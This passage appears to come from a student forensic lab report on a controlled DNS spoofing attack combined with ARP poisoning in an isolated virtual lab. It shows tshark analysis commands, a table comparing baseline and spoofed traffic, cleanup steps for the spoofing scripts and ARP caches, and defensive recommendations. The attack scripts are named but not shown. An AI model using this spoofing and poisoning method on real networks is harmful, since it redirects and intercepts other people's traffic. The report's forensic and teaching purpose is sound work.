8735dbdcae8680a98266a722c3bc7fc2cfa9e9dd9becdb0dab58d6e528999180 evidence/dns_spoof_controlled.pcapng
(root@kali)-[~/SBT-DF203-Lab8]
# sha256sum "evidence/dns_spoof_controlled.pcapng" | tee reports/dns_spoof_capture_sha256.txt
8735dbdcae8680a98266a722c3bc7fc2cfa9e9dd9becdb0dab58d6e528999180 evidence/dns_spoof_controlled.pcapng
(root@kali)-[~/SBT-DF203-Lab8]
#
```

8735dbdcae8680a98266a722c3bc7fc2cfa9e9dd9becdb0dab58d6e528999180

DNS queries and all responses (tshark -r

```
"evidence/dns_spoof_controlled.pcapng" -Y 'dns' -T fields \ -e frame.number -e
frame.time_epoch -e eth.src -e eth.dst -e ip.src -e udp.srcport \
-e ip.dst -e udp.dstport -e dns.id -e dns.flags.response -e dns.qry.name -e
dns.qry.type \
-e dns.flags.rcode -e dns.a -e dns.resp.ttl \
| tee reports/dns_all_fields.tsv)
```



```
kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.3-vmware...
(root@kali)-[~/SBT-DF203-Lab8]
# tshark -r "evidence/dns_spoof_controlled.pcapng" -Y 'dns' -T fields \
-e frame.number -e frame.time_epoch -e eth.src -e eth.dst -e ip.src -e udp.srcport \
-e ip.dst -e udp.dstport -e dns.id -e dns.flags.response -e dns.qry.name -e dns.qry.type \
-e dns.flags.rcode -e dns.a -e dns.resp.ttl \
| tee reports/dns_all_fields.tsv

Running as user "root" and group "root". This could be dangerous.
Warning: program compiled against libxml 215 using older 214

(root@kali)-[~/SBT-DF203-Lab8]
#
```

ARP claims involving victim or gateway(tshark -r

```
"evidence/dns_spoof_controlled.pcapng" -Y 'arp.opcode==2' -T fields \ -e
frame.number -e frame.time_epoch -e arp.src.proto_ipv4 -e arp.src.hw_mac \
-e arp.dst.proto_ipv4 -e arp.dst.hw_mac \ | tee
reports/arp_claims_during_spoof.tsv)
```

```

kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.3-vmware...
1 2 3 4
(root@kali)-[~/SBT-DF203-Lab8]
# tshark -r "evidence/dns_spoof_controlled.pcapng" -Y 'arp.opcode==2' -T fields \
-e frame.number -e frame.time_epoch -e arp.src.proto_ipv4 -e arp.src.hw_mac \
-e arp.dst.proto_ipv4 -e arp.dst.hw_mac \
| tee reports/arp_claims_during_spoof.tsv

Running as user "root" and group "root". This could be dangerous.
Warning: program compiled against libxml 215 using older 214
2      1790268537.015612086      192.168.126.2      00:50:56:ed:9d:68      192.168.126.131 00:0c:29:48:5e:1c

(root@kali)-[~/SBT-DF203-Lab8]
#

```

Subsequent HTTP connection

```

tshark -r "evidence/dns_spoof_controlled.pcapng" -Y 'http.request ||
tcp.flags.syn==1' -T fields \
-e frame.number -e frame.time_epoch -e ip.src -e tcp.srcport -e ip.dst -e
tcp.dstport -e http.host -e http.request.uri \ | tee reports/post_dns_connections.tsv

```

```

kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2025.3-vmware...
1 2 3 4
(root@kali)-[~/SBT-DF203-Lab8]
# tshark -r "evidence/dns_spoof_controlled.pcapng" -Y 'http.request || tcp.flags.syn==1' -T fields \
-e frame.number -e frame.time_epoch -e ip.src -e tcp.srcport -e ip.dst -e tcp.dstport -e http.host -e http.request.uri \
| tee reports/post_dns_connections.tsv

Running as user "root" and group "root". This could be dangerous.
Warning: program compiled against libxml 215 using older 214

(root@kali)-[~/SBT-DF203-Lab8]
#

```

Part E - Baseline-versus-Spoof Comparison

Indicator	Baseline	Controlled Spoof	Assessment
DNS responder IP	Legit Resolver	Resolver Claimed	Suspicious
DNS responder MAC	Legitimate MAC	Analyst MAC	Forged Response
Transaction ID match	Match	Match	Spoof Used Same ID
Answer IP	Approved Host	Analyst IP	Redirected

TTL	Normal	Different/Low	Suspicious
Response time	Normal	Earlier Arrival	Suspicious
Competing answers	No	Yes	Strong Indicator
Gateway ARP mapping	Correct Mapping	Analyst MAC Seen	ARP Poisoning
Subsequent HTTP destination	Approved Server	Analyst Server	Redirected

Comparison between baseline and controlled-event captures revealed significant deviations. The spoofed event produced conflicting DNS responses, altered ARP mappings, and redirected subsequent HTTP traffic to the analyst-controlled warning page. Correlation of DNS, ARP, and HTTP evidence confirmed the redirection mechanism.

Part F - Cleanup and Verification

Stopping Scripts

```
(sudo pkill -f 'arp.py' 2>/dev/null || true
sudo pkill -f 'dns_spoof.py' 2>/dev/null || true)
```

```
kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home X kali-linux-2025.3-vmware-amd64 X
1 2 3 4
(root@kali)-[~/SBT-DF203-Lab8]
# sudo pkill -f 'arp.py' 2>/dev/null || true
sudo pkill -f 'dns_spoof.py' 2>/dev/null || true
(root@kali)-[~/SBT-DF203-Lab8]
#
```

Restore forwarding to its recorded value

```
sudo sysctl -w net.ipv4.ip_forward=0
```

```
(root@kali)-[~/SBT-DF203-Lab8]
# sudo sysctl -w net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
(root@kali)-[~/SBT-DF203-Lab8]
#
```

Remove only lab-created iptables/NFQUEUE rules or restore the saved lab snapshot

(sudo iptables -L -n -v --line-numbers | tee
reports/iptables_after_cleanup.txt
)

```
(root@kali)-[~/SBT-DF203-Lab8]
# sudo iptables -L -n -v --line-numbers | tee reports/iptables_after_cleanup.txt

Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
num  pkts bytes target    prot opt in     out     source                 destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
num  pkts bytes target    prot opt in     out     source                 destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
num  pkts bytes target    prot opt in     out     source                 destination

(root@kali)-[~/SBT-DF203-Lab8]
#
```

Clear learned ARP entries on the isolated VMs and reconnect interfaces
sudo ip neigh flush all

```
(root@kali)-[~/SBT-DF203-Lab8]
# sudo ip neigh flush all


(root@kali)-[~/SBT-DF203-Lab8]
#
```

ip neigh show | tee reports/arp_after_cleanup.txt
(ip neigh show | tee reports/arp_after_cleanup.txt)

```
(root@kali)-[~/SBT-DF203-Lab8]
# ip neigh show | tee reports/arp_after_cleanup.txt
192.168.126.2 dev eth0 lladdr 00:50:56:ed:9d:68 REACHABLE

(root@kali)-[~/SBT-DF203-Lab8]
#
```

ps aux | grep -E '[a]rp.py|[d]ns_spoof.py' | tee
reports/process_cleanup_check.txt



```
kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home X kali-linux-2025.3-vmware... X
1 2 3 4
(root@kali)~[~/SBT-DF203-Lab8]
# ps aux | grep -E '[a]rp.py|[d]ns_spoof.py' | tee reports/process_cleanup_check.txt
(root@kali)~[~/SBT-DF203-Lab8]
#
```

Detection and Defensive Recommendations

1. Maintain DNS and ARP monitoring through SIEM solutions.
2. Enforce certificate validation using HTTPS
3. Segment networks to limit spoofing exposure

Conclusion

This laboratory exercise demonstrated how DNS spoofing can redirect users to an unauthorized destination when combined with ARP manipulation. Baseline DNS and ARP behaviour was documented and compared against a controlled simulation. Packet analysis revealed forged DNS responses, anomalous ARP claims, and subsequent victim connections to a replacement web server. Correlation of network evidence confirmed the redirection attempt. After analysis, all temporary changes were removed and the laboratory environment was successfully restored.